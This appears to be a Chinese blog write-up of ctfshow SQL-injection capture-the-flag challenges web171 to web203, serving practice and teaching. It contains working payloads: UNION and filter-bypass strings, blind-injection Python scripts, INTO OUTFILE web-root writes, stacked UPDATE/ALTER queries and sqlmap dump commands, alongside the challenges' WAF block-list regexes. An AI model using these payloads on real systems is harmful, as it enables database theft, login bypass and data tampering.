ctfshow sql注入 web171-web253 wp

原创

是Mumuzi 于 2022-02-02 18:00:00 发布 466 收藏 4


分类专栏： ctf ctfshow 笔记 文章标签： sql 信息安全

本文链接：https://blog.csdn.net/qq_42880719/article/details/122461256


ctf 同时被 3 个专栏收录

75 篇文章 28 订阅

订阅专栏


ctfshow

23 篇文章 8 订阅

订阅专栏


笔记

23 篇文章 6 订阅

订阅专栏

文章目录

web187

web188

web189

web190

web191

web192

web193

web194

web195

web196

web197

web198

web199

web200

web201

web202

web203

web204

web205

web206

web207

web208

web209

web210-212

web213

web214

web215

web216

web217

web218

web219

web220

web221

web222

web223

web224

web225

web226

web227

web228、229、230

参考文章

南神博客：https://www.wlhhlc.top/

y4博客：https://y4tacker.blog.csdn.net/

feng博客：https://ego00.blog.csdn.net/

sql注入

咱就是说，现在开始做sql注入。

web171

刚进去咱就能看出来，一共有3列，分别是id、username、password

```
//拼接sql语句查找指定ID用户
$sql = "select username,password from user where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

用户ID id 查询

ID	用户名	密码
1	admin	admin
2	user1	111
3	user2	222
4	userAUTO	passwordAUTO
5	userAUTO	passwordAUTO
6	userAUTO	passwordAUTO
7	userAUTO	passwordAUTO
8	userAUTO	passwordAUTO
9	userAUTO	passwordAUTO
10	userAUTO	passwordAUTO

其语句是

```
$sql = "select username,password from user where username !='flag' and id = '".$_GET['id']."' limit 1;";
```

可以发现闭合的方式为单引号，如果输入1’，则构成了id = ‘1’’ limt 1; 肯定会出现报错

用户ID 1' 查询

	用户名	密码

数据接口请求异常：parsererror

但是可以使用–+来注释掉后面那个引号，即id=‘1’ limit 1;

用户ID 1'--+ 查询

ID	用户名	密码
1	admin	admin

于是用union查询来获取database

```
1' union select database(),2,3 --+
```

select、union的用法是

```
select [列名],... from 表名
select [列名],... from 表名  where 条件

union:该操作符用于取得两个结果集的并集。当使用该操作符时，会自动去掉结果集中重复行。
```


ID	用户名	密码
1	admin	admin
ctfshow_web	2	3

有些用的是-1，把id改成-1以达到把查询id回显的数据给置空的目的。即

ID	用户名	密码
ctfshow_web	2	3

成功获取库名字后，再查询他的表名。使用group_concat()函数，此函数把相同行的数据都组合起来

```
-1' union select group_concat(table_name),2,3 from information_schema.tables where table_schema="ctfshow_web"--+
```



ID	用户名	密码
ctfshow_user	2	3

然后查列名

```
-1' union select group_concat(column_name),2,3 from information_schema.columns where table_name="ctfshow_user"--
+
```

虽然一开始就知道3列是id username password，但是还是走个正常流程

最后password发现flag

```
-1' union select password,2,3 from ctfshow_user --+
```

web172

同上操作，这次在ctfshow_user2中

```
-1' union select password,2,3 from ctfshow_user2 --+
```

web173

过滤查询的结果中是否有"flag"

同上发现有个ctfshow_user3，payload还是不变

```
-1' union select password,2,3 from ctfshow_user3 --+
```

web174

草，这里虽然选择了4，但是url上还是select-no-waf-3.php，需要改成select-no-waf-4.php

返回逻辑

```
//检查结果是否有flag
    if(!preg_match('/flag|[0-9]/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }
```

测试一下1' order by 1,2 --+ 发现为3的时候接口异常，所以只有2列

但是如果有数字或者flag他就不给回显

我们根据上面的直接测试

```
-1' union select password,2 from ctfshow_user4 --+
```

确实 如果内容里面有数字或者flag就回显都不给我们

那这里采取盲注的方式，使用substr语句。发包找到接口位置是/api/v4.php。脚本为了提高速度，采用二分法，脚本如下

```
import requests
url = 'http://f9fd0549-389a-4ee0-b26a-8f574791f409.challenge.ctf.show/api/v4.php'
flag = ''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = f"?id=' union select 'a',if(ascii(substr((select group_concat(password) from ctfshow_user4 whe
re username='flag'),{i},1))<{j},'True','False') --+"
        r = requests.get(url=url+payload).text

        if('True' in r):
            max = j
        else:
            min = j
```

web175

```
//检查结果是否有flag
    if(!preg_match('/[\x00-\x7f]/i', json_encode($ret))){
      $ret['msg']='查询成功';
    }
```

简单测试了一下依旧是两列

解法一

时间盲注，因为过滤了\x00到\x7f，是完全没有办法输出字符了。

稍微改一下上面脚本即可

```
import time
import requests
url = 'http://5adcc7d3-c4d3-440a-8f3e-a4b93e6b61e4.challenge.ctf.show/api/v5.php'
flag = ''
for i in range(60):
    lenth = len(flag)
    min,max = 32,128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            break

        payload = f"?id=' union select 'a',if(ascii(substr((select group_concat(password) from ctfshow_user5 whe
re username='flag'),{i},1))<{j},sleep(0.5),'False') --+"
        start_time = time.time()
        r = requests.get(url=url+payload).text
        end_time = time.time()
        sub = end_time - start_time
        if(sub >= 0.5):
            max = j
        else:
            min = j
```

解法二

将得到的数据通过重定向的方式带到网站根目录

```
-1' union select 1,group_concat(password) from ctfshow_user5 into outfile '/var/www/html/flag.txt' --+
```

然后访问url/flag.txt即可看到flag。前面的题应该都可以这样

web176

```
//对传入的参数进行了过滤
  function waf($str){
   //代码过于简单，不宜展示
  }
```

《过于简单》x《黑盒》√

老套路测试一下，第一次测试，发现是过滤了小写的select，改成Select即可绕过

```
1' union Select database(),2,3 --+
```

最后payload为

```
-1' union Select password,2,3 from ctfshow_user--+
```

或者直接

```
' or 1=1 --+
```

web177

测试了一下 过滤了空格，用/**/。注释用#的url编码%23

```
-1'/**/union/**/select/**/password,2,3/**/from/**/ctfshow_user%23
```

万能密码也可以

web178

他不让用/**/，所以用%09绕过也是可以滴

```
-1'%09union%09select%09password,2,3%09from%09ctfshow_user%23
```

web179

我先用1'%09order%09by%091,2,3%23，发现没有回显

最后测试发现，1'%0corder%0cby%0c1,2,3%23有回显

所以这里用%0c来代替空格

```
-1'%0cunion%0cselect%0cpassword,2,3%0cfrom%0cctfshow_user%23
```

web180-web182

这里也不知道过滤了啥，反正与空格有关的都过滤了应该

然后去看了下feng、y4、dota_st的payload

发现其实是在179的基础上过滤了%23

y4和南神用的'or(id=26)and'1'='1

payload放入查询语句就是where username !='flag' and id = ''or(id=26)and'1'='1' limit 1;";

然后因为flag的id是26，and的优先级比or高

上面的payload相当于(username !='flag' and id = '') or (id=26and'1'='1')

然后feng师傅一开始是'union%0cselecT%0c1,2,group_concat(password)%0cfrom%0cctfshow_user%0cwhere%0c'1'='1

其实就是正常的查询 用'1'='1来替代了%23

当然综合下来肯定是短的最好。所以这三道题统一的payload为

```
'or(id=26)and'1'='1
```

顺带提一下，web181开始终于放黑名单了

```php
//对传入的参数进行了过滤 web181
function waf($str){
  return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x00|\x0d|\xa0|\x23|\#|file|into|select/i', $str);
}
```

```php
//对传入的参数进行了过滤 web182
function waf($str){
  return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x00|\x0d|\xa0|\x23|\#|file|into|select|flag/i', $str);
}
```

web183

返回逻辑

```
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into/i',
 $str);
  }
```

查询结果

```
//返回用户表的记录总数
     $user_count = 0;
```

¿¿¿¿

首先传入的参数过滤了等号，or

语句是通过POST传参tableName=

```
$sql = "select count(pass) from ".$_POST['tableName'].";";
```

如果传入tableName=ctfshow_user，在查询结果会回显user_count=22；说明有22条记录

那是不是可以通过盲注的方式，来查询我们写的flag是否正确，如果回显是1，说明当前匹配的flag是正确的。然后where后面是完全可控的，所以这个方法是可行的。

空格用()来代替，等号用like，用where和%来查询匹配指定位置

```
import requests
url = "http://3b101a33-92fb-4975-8038-1476d4b5ba57.challenge.ctf.show/select-waf.php"
str = "0123456789abcdef{}-_"
flag = "ctfshow"
for i in range(0,60):
    for j in str:
        data = {"tableName":f"(ctfshow_user)where(pass)like'{flag+j}%'"}
        r = requests.post(url=url, data=data).text
        if "$user_count = 1" in r:
            flag += j
            print(flag)
            if j=="}":
                exit()
            break
```

web184

查询语句

```
//拼接sql语句查找指定ID用户
  $sql = "select count(*) from ".$_POST['tableName'].";";
```

返回逻辑

```
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|file|\=|or|\x7c|select|and|flag|into|wher
e|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
  }
```

查询逻辑还是和上面一样，是返回条数。但是这里注意到，没有过滤空格，这就舒服多了啊。

但是把where给ban掉了，还有sleep

这里看y4和南神用的right join，yu师傅用的having

`RIGHT JOIN（右连接）： 用于获取右表所有记录，即使左表没有对应匹配的记录。`

ctfshow%进行16进制编码，得到0x63746673686f7725

首先你还是tableName=ctfshow_user去查，回显22条记录

然后用ctfshow_user as a right join ctfshow_user as b on b.pass like 0x63746673686f7725去查，是查flag

on是连接查询

发现回显$user_count = 43;

那么这里如果flag是正确的，就依然会得到user_count=43,否则不能得到，所以还是盲注

```
import binascii
import requests

def str_to_hex(s):
    return '0x'+binascii.b2a_hex(s.encode()).decode()

url = "http://0a468011-1fcc-4f74-9d14-60b1e6e62b39.challenge.ctf.show/select-waf.php"
str = "0123456789abcdef{}-_"
flag = "ctfshow"
for i in range(0,60):
    for j in str:
        res = str_to_hex(flag+j+'%')
        data = {"tableName":f"ctfshow_user as a right join ctfshow_user as b on b.pass like {res}"}
        r = requests.post(url=url, data=data).text
        if "$user_count = 43" in r:
            flag += j
            print(flag)
            if j=="}":
                exit()
            break
```

web185

过滤的有点多

查询语句

```
//拼接sql语句查找指定ID用户
  $sql = "select count(*) from ".$_POST['tableName'].";";
```

返回逻辑

```
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|and|flag|int
o|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
  }
```

[0-9]没了,但是y4爹爹贴了一张图

true !!pi()	1
true+true	2
floor(pi())	3
ceil(pi())	4
floor(version())	5
ceil(version())	6
ceil(pi()+pi())	7
floor(version()+pi())	8
floor(pi()*pi())	9
ceil(pi()*pi())	10
ceil(pi()*pi())+true	11
cei(pi()+pi()+version())	12
floor(pi()*pi()+pi())	13
ceil(pi()*pi()+pi())	14
ceil(pi()*pi()+version())	15
floor(pi()*version())	16
ceil(pi()*version())	17
ceil(pi()*version())+true	18
floor((pi()+pi())*pi())	19
ceil((pi()+pi())*pi())	20
ceil(ceil(pi())*version())	21
ceil(pi()*ceilpi()+pi())	22
ceil((pi()+ceil(pi())*pi())	23
ceil(pi())*ceil(version())	24
floor(pi()*(version()+pi()))	25
floor(version()*version())	26
ceil(version()*version())	27
ceil(pi()*pi()*pi()-pi())	28
floor(pi()*pi()*floor(pi()))	29

哇 实在是太神奇了，y4爹爹的意思就是用这些来构造出数字！

用concat()将字母拼接起来，用法是concat('ab','cd') —> abcd

只需要修改一下刚刚的脚本就可以了！

```python
import requests

def str_to_num(n):
    return ('true+'*n)[:-1]

def concat_str(s):
    res = ''
    for i in s:
        res += 'chr(' + str_to_num(ord(i)) + '),'
    return res[:-1]

url = "http://a84c9ee8-467b-4b3d-be95-5336dd5611c1.challenge.ctf.show/select-waf.php"
str = "0123456789abcdef{}-_"
flag = "ctfshow"
for i in range(0,60):
    for j in str:
        res = concat_str(flag+j+'%')
        data = {"tableName":f"ctfshow_user as a right join ctfshow_user as b on b.pass like (concat({res}))"}
        r = requests.post(url=url, data=data).text
        if "$user_count = 43" in r:
            flag += j
            print(flag)
            if j=="}":
                exit()
            break
```

web186

过滤的有亿点点多

查询语句

```php
//拼接sql语句查找指定ID用户
  $sql = "select count(*) from ".$_POST['tableName'].";";
```

返回逻辑

```php
//对传入的参数进行了过滤
  function waf($str){
    return preg_match('/\*|\x09|\x0a|\x0b|\x0c|\0x0d|\xa0|\%|\<|\>|\^|\x00|\#|\x23|[0-9]|file|\=|or|\x7c|select|
and|flag|into|where|\x26|\'|\"|union|\`|sleep|benchmark/i', $str);
  }
```

诶，上一道题的脚本还是可以用

web187

这题，常客了啊

```php
  $username = $_POST['username'];
  $password = md5($_POST['password'],true);

  //只有admin可以获得flag
  if($username!='admin'){
      $ret['msg']='用户名不存在';
      die(json_encode($ret));
  }
```

md5之后注入进去，常客ffifdyop。

username=admin password=ffifdyop

具体解释就是ffifdyop在md5之后的值是276f722736c95d99e921722cf9ed621c，而这串进行hex之后'or'6É].é!r,ùíb.

你看这个'or'是不是很注入

> 在mysql里面，在用作布尔型判断时，以1开头的字符串会被当做整型数。要注意的是这种情况是必须要有单引号括起来的，比如password='xxx' or '1xxxxxxxx'，那么就相当于password='xxx' or 1 ，也就相当于password='xxx' or true，所以返回值就是true。当然在我后来测试中发现，不只是1开头，只要是数字开头都是可以的。
> 当然如果只有数字的话，就不需要单引号，比如password='xxx' or 1，那么返回值也是true。（xxx指代任意字符）
> ————————————————
> 版权声明：本文为CSDN博主「bfengj」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。
> 原文链接：https://blog.csdn.net/rfrder/article/details/113664639

所以相当于万能密码

web188

```php
//用户名检测
if(preg_match('/and|or|select|from|where|union|join|sleep|benchmark|,|\(|\)|\'|\"/i', $username)){
  $ret['msg']='用户名非法';
  die(json_encode($ret));
}

//密码检测
if(!is_numeric($password)){
  $ret['msg']='密码只能为数字';
  die(json_encode($ret));
}

//密码判断
if($row['pass']==intval($password)){
    $ret['msg']='登陆成功';
    array_push($ret['data'], array('flag'=>$flag));
  }
```

查询语句

```
//拼接sql语句查找指定ID用户
$sql = "select pass from ctfshow_user where username = {$username}";
```

payload:

```
username=0&password=0
```

解释：

在`where username=0`这样的查询中，因为username都会是字符串，在mysql中字符串与数字进行比较的时候，以字母开头的字符串都会转换成数字0，因此这个where可以把所有以字母开头的数据查出来

而if($row[‘pass’]==intval($password)) 也是弱比较，查出来的也是字母开头的

参考文章：https://stackoverflow.com/questions/18883213/why-select-from-table-where-username-0-shows-all-rows-username-column-is-v

web189

```
//拼接sql语句查找指定ID用户
$sql = "select pass from ctfshow_user where username = {$username}";
```

```
//用户名检测
if(preg_match('/select|and| |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\x26|\x7c|or|into|from|where|join|sleep|benchmark/i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
}

//密码检测
if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
}

//密码判断
if($row['pass']==$password){
    $ret['msg']='登陆成功';
    }
```

依旧是新知识，因为题目给了flag在/api/index.php中

这里用到的函数的load_file()，用法一般是`select load_file(xxxx)`

> **LOAD_FILE(file_name)：** 读取文件并返回文件内容为字符串。要使用此函数，文件必须位于服务器主机上，必须指定完整路径的文件，而且必须有FILE权限。
> **regexp：** mysql中的正则表达式操作符

这里就用load_file配合regexp来进行盲注，如果正则匹配到了，说明我们的第flag+str(j)是正确的，以此来得到flag，密码还是用0

```python
import requests
url = 'http://ad8042a2-7168-43e3-aee6-7302c26fc3f5.challenge.ctf.show/api/'
flag = 'ctfshow'
table = '0123456789abcdef{}-_'
for i in range(60):
    for j in table:
        payload = {'username':f"if(load_file('/var/www/html/api/index.php')regexp('{flag+j}'),0,1)",
                   'password':0}
        r = requests.post(url=url,data=payload).text
        if(r'\u5bc6\u7801\u9519\u8bef' in r):
            flag += j
            print(flag)
            if(j == '}'):
                break
```

web190

190的题目描述是 “不饿”

哦，换区域了，这里开始是bool盲注

```php
//拼接sql语句查找指定ID用户
$sql = "select pass from ctfshow_user where username = '{$username}'";
```

返回逻辑

```php
//密码检测
if(!is_numeric($password)){
  $ret['msg']='密码只能为数字';
  die(json_encode($ret));
}

//密码判断
if($row['pass']==$password){
    $ret['msg']='登陆成功';
  }

//TODO:感觉少了个啥，奇怪
```

少了啥 没少啥啊，好像就取消了过滤感觉

哦草，没api/index.php了

顺便还发现flag不在ctfshow_user，嗯重新弄一下找找看。但是也只能通过盲注，这里如果用sqlmap应该能一把梭出来，因为太标准了。

首先把大框架写好，因为登录只会提示没有用户名和密码错误

这是一个大框架，这个payload是查询表名

```python
import requests
url = 'http://bfa46133-bd43-47a8-85f7-8c26d97a6838.challenge.ctf.show/api/'
flag = ''
for i in range(100):
    lenth = len(flag)
    min = 32
    max = 128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            if(len(flag) > 2 and chr(j) == ' '):
                exit()
            break
        payload = f"' or if(ascii(substr((select group_concat(table_name) from information_schema.tables where t
able_schema=database()),{i},1))<{j},1,0)-- -"  #取表名


        data = {'username':payload
                ,'password':114514}
        r = requests.post(url=url,data=data).text
        if(r'\u5bc6\u7801\u9519\u8bef' in r):
            max = j
        else:
            min = j
```

```
payload=f"' or if(ascii(substr((select group_concat(column_name) from information_schema.columns where tabl
e_name='ctfshow_fl0g'),{i},1))<{j},1,0)-- -"   #取列名
```

```
payload=f"' or if(ascii(substr((select group_concat(f1ag) from ctfshow_fl0g),{i},1))<{j},1,0)-- -" #拿flag
```

最后就能得到flag

web191

```php
//密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==$password){
      $ret['msg']='登陆成功';
    }

  //TODO:感觉少了个啥，奇怪
    if(preg_match('/file|into|ascii/i', $username)){
        $ret['msg']='用户名非法';
        die(json_encode($ret));
    }
```

可恶，过滤了ascii,那就ord吧

```
import requests
url = 'http://e9bd512d-7b94-43eb-97e0-6ccd5bb8fb87.challenge.ctf.show/api/'
flag = ''
for i in range(100):
    lenth = len(flag)
    min = 32
    max = 128
    while True:
        j = min + (max-min)//2
        if(min == j):
            flag += chr(j)
            print(flag)
            if(len(flag) > 2 and chr(j) == ' '):
                exit()
            break
        payload=f"' or if(ord(substr((select group_concat(f1ag) from ctfshow_fl0g),{i},1))<{j},1,0)-- -"

        data = {'username':payload
                ,'password':114514}
        r = requests.post(url=url,data=data).text
        if(r'\u5bc6\u7801\u9519\u8bef' in r):
            max = j
        else:
            min = j
```

web192

```
//密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==$password){
      $ret['msg']='登陆成功';
    }

  //TODO:感觉少了个啥，奇怪
    if(preg_match('/file|into|ascii|ord|hex/i', $username)){
        $ret['msg']='用户名非法';
        die(json_encode($ret));
    }
```

挖藕，妙诶，他怎么知道我之前用了ord

这里用正则去匹配

```python
import requests
url = "http://4f15a9a5-9519-4427-ab84-0cc29484aeab.challenge.ctf.show/api/"
flag = ""
table = "0123456789abcdef-{}_"

for i in range(1,99):
    for j in table:
        username_data = f"admin' and if(substr((select group_concat(f1ag) from ctfshow_fl0g), {i}, 1)regexp('{j}
'), 1, 0)=1#"
        data = {'username': username_data,
                'password': 1}
        r = requests.post(url=url, data=data).text
        if r"\u5bc6\u7801\u9519\u8bef" in r:
            flag += j
            print(flag)
            if j == "}":
                exit()
            break
```

web193

返回逻辑

```php
//密码检测
if(!is_numeric($password)){
  $ret['msg']='密码只能为数字';
  die(json_encode($ret));
}

//密码判断
if($row['pass']==$password){
    $ret['msg']='登陆成功';
  }

//TODO:感觉少了个啥，奇怪
  if(preg_match('/file|into|ascii|ord|hex|substr/i', $username)){
      $ret['msg']='用户名非法';
      die(json_encode($ret));
  }
```

这里在上一道题的基础上，过滤了substr。那就用Like吧

然后这里发现表名变了 所以重新注一遍

```python
import requests
url = "http://618941b4-ab0f-43e2-83ce-01afe487708c.challenge.ctf.show/api/"
flag = ""
table = "0123456789abcdefghijklmnopqrstuvwxyz-,{}_"

for i in range(1,99):
    for j in table:
        pay = flag+j+'%'
        username_data = f"' or if((select group_concat(table_name) from information_schema.tables where table_sc
hema=database()) like '{pay}',1,0)#"
        data = {'username': username_data,
                'password': 1}
        r = requests.post(url=url, data=data).text
        if r"\u5bc6\u7801\u9519\u8bef" in r:
            flag += j
            print(flag)
            if j == "}":
                exit()
            break
```

```
f"' or if((select group_concat(column_name) from information_schema.columns where table_name='ctfshow_flxg'
) like '{pay}',1,0)#
```

```
f"' or if((select group_concat(f1ag) from ctfshow_flxg) like '{pay}',1,0)#"
```

web194

返回逻辑

```php
//密码检测
if(!is_numeric($password)){
  $ret['msg']='密码只能为数字';
  die(json_encode($ret));
}

//密码判断
if($row['pass']==$password){
    $ret['msg']='登陆成功';
  }

//TODO:感觉少了个啥，奇怪
  if(preg_match('/file|into|ascii|ord|hex|substr|char|left|right|substring/i', $username)){
      $ret['msg']='用户名非法';
      die(json_encode($ret));
  }
```

不影响，继续193

当然还能注意到feng说y4用到了locate

`LOCATE(substr,str), LOCATE(substr,str,pos):第一种语法返回字串符substr在字符串str第一个出现的位置。第二个语法返回串substr在字符串str，位置pos处开始第一次出现的位置。返回值为0，substr不在str.`

当然能看出来，locate和like差别不大

web195

返回逻辑

```
  //密码检测
  if(!is_numeric($password)){
    $ret['msg']='密码只能为数字';
    die(json_encode($ret));
  }

  //密码判断
  if($row['pass']==$password){
      $ret['msg']='登陆成功';
    }

  //TODO:感觉少了个啥，奇怪,不会又双叒叕被一血了吧
  if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|and|\x26|\x7c|file|into/
i', $username)){
    $ret['msg']='用户名非法';
    die(json_encode($ret));
  }

  if($row[0]==$password){
      $ret['msg']="登陆成功 flag is $flag";
  }
```

这里很明显意思是登录成功就有flag，然后这里说了是堆叠注入，所以题目描述才是又双叒叕

可以看到这里过滤了空格

看了wp，可以用反引号`来替换空格

然后只需要登录就可以了，因此师傅们的wp都是直接暴力修改的密码就好了

所以有了

```
username = 0;update`ctfshow_user`set`pass`=1
然后
password = 1
```

web196

题目描述说用户名不能太长

```php
//TODO:感觉少了个啥，奇怪,不会又双叒叕被一血了吧
 if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|and|\x26|\x7c|file|into/
i', $username)){
   $ret['msg']='用户名非法';
   die(json_encode($ret));
 }

 if(strlen($username)>16){
   $ret['msg']='用户名不能超过16个字符';
   die(json_encode($ret));
 }

 if($row[0]==$password){
     $ret['msg']="登陆成功 flag is $flag";
 }
```

当然我这种笨比的反应就是想办法拼接，或者直接16字符拿下

不懂，为啥师傅们都说是过滤了se1ect而不是select

```php
//拼接sql语句查找指定ID用户
$sql = "select pass from ctfshow_user where username = {$username};";
```

返回逻辑

```php
//TODO:感觉少了个啥，奇怪,不会又双叒叕被一血了吧
if(preg_match('/ |\*|\x09|\x0a|\x0b|\x0c|\x0d|\xa0|\x00|\#|\x23|\'|\"|select|union|or|a
  $ret['msg']='用户名非法';
  die(json_encode($ret));
}

if(strlen($username)>16){
  $ret['msg']='用户名不能超过16个字符';
  die(json_encode($ret));
}

if($row[0]==$password){
```

javascript:;

SELECT 高亮全部(A) 区分大小写(C) 匹配变音符号(I) 匹配词句(W) 找到 3

但是select确实能用

所以payload就是

```
username = 1;select(1)
password = 2333
```

因为查询不到1这个用户，所以执行了select(1)

web197

用户名可以很长

```
//TODO:感觉少了个啥，奇怪,不会又双叒叕被一血了吧
 if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set//i', $username)){
   $ret['msg']='用户名非法';
   die(json_encode($ret));
 }

 if($row[0]==$password){
     $ret['msg']="登陆成功 flag is $flag";
 }
```

然后这里看南神的没搞懂，虽然是能拿到flag，但是在不知道是ctfshow_user的情况下是怎么弄到这个的

这里用feng和y4的做法

```
username = 1;alter table `ctfshow_user` change `pass` `feng` varchar(255); alter table `ctfshow_user` change `id
` `pass` varchar(255)

然后username = 0
password从1开始爆破
```

因为这里其实是把id改成了pass，而id只是纯数字，只要匹配上了就能够回显出flag

还有个问题啊，我能不能写马进去呢

哦，过滤了，好像写不了，算了。

web198

用户名可以更长

```
//TODO:感觉少了个啥，奇怪,不会又双叒叕被一血了吧
 if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set|create|drop/i', $username)){
   $ret['msg']='用户名非法';
   die(json_encode($ret));
 }

 if($row[0]==$password){
     $ret['msg']="登陆成功 flag is $flag";
 }
```

和刚刚一样的做法

web199

```
//TODO:感觉少了个啥，奇怪,不会又双叒叕被一血了吧
 if('/\*|\#|\-|\x23|\'|\"|union|or|and|\x26|\x7c|file|into|select|update|set|create|drop|\(/i', $username)){
   $ret['msg']='用户名非法';
   die(json_encode($ret));
 }

 if($row[0]==$password){
     $ret['msg']="登陆成功 flag is $flag";
 }
```

就多过滤了个(

用南神的方法吧

```
username = 1;show tables;
password = ctfshow_user
```

web200

堆叠结束啦！payload同上

web201

居然开始让咱练习sqlmap怎么用，好！

kali自带sqlmap，不多说了，开整

```
使用--user-agent 指定agent
使用--referer 绕过referer检查
```

看一下network

	http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/api/?id=12&page=1&limit=10

get请求访问，绕过的话看自己的访问的network复制粘贴就好了

```
查库
sqlmap -u http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/api/?id=12 --dbs --user-agent sqlmap --
referer http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/sqlmap.php
```

查出来5个，其中我们要用的肯定是ctfshow_web

```
查表
sqlmap -u http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/api/?id=12 --user-agent sqlmap --refere
r http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/sqlmap.php -D ctfshow_web --tables
```

注出来ctfshow_user

```
查列
sqlmap -u http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/api/?id=12 --user-agent sqlmap --refere
r http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_user --col
umns
```


查出来id username pass

```
爆字段
sqlmap -u http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/api/?id=12 --user-agent sqlmap --refere
r http://f6405b3c-b606-47bd-b2b1-443c31e912c6.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_user -C pa
ss --dump
```

web202

题目描述：使用–data 调整sqlmap的请求方式

data不应该是POST用的吗，这里不是GET么用上面的payload没问题啊，为啥要调整



但GET确实注不出来。。改–data=就可以

直接给最后的payload

```
爆字段
sqlmap -u http://e4fac56f-d2b4-460b-b90b-4c3f185db0c0.challenge.ctf.show/api/ --data="id=1" --user-agent sqlmap
--referer http://e4fac56f-d2b4-460b-b90b-4c3f185db0c0.challenge.ctf.show/sqlmap.php -D ctfshow_web -T ctfshow_us
er -C pass --dump
```

web203

使用–method 调整sqlmap的请求方式

看一下使用方法：sqlmap -hh |grep “method”

```
mumuzi@kali:~/桌面$ sqlmap -hh |grep "method"
    --method=METHOD     Force usage of given HTTP method (e.g. PUT)
    --csrf-method=CS..  HTTP method to use during anti-CSRF token page visit
    --hpp               Use HTTP parameter pollution method
```

诶，那为啥要用Put呢

> url 一般选择包括参数输入的链接。如果是get方法，就直接跟在url后面用?补充参数。如果是post方法，用–data=’xxx=xxx&yyy=yyy’格式发送。或者是–data=’{“xx”:”xxx”}’ json格式的数据。如果不是这两种常见方法，需要加参数 --method=put 或 --method=delete加以特别说明。如果是路径参数，就在参数位置写* ；如果需要加入header信息，需要加上参数–headers=’xx:xxx\nyy:yyy’ ，\n是多行，表示多个header项。
>
> ————————————————
>
> 版权声明：本文为CSDN博主「鹿鸣天涯」的原创文章，遵循CC 4.0 BY-SA版权协议，转载请附上原文出处链接及本声明。
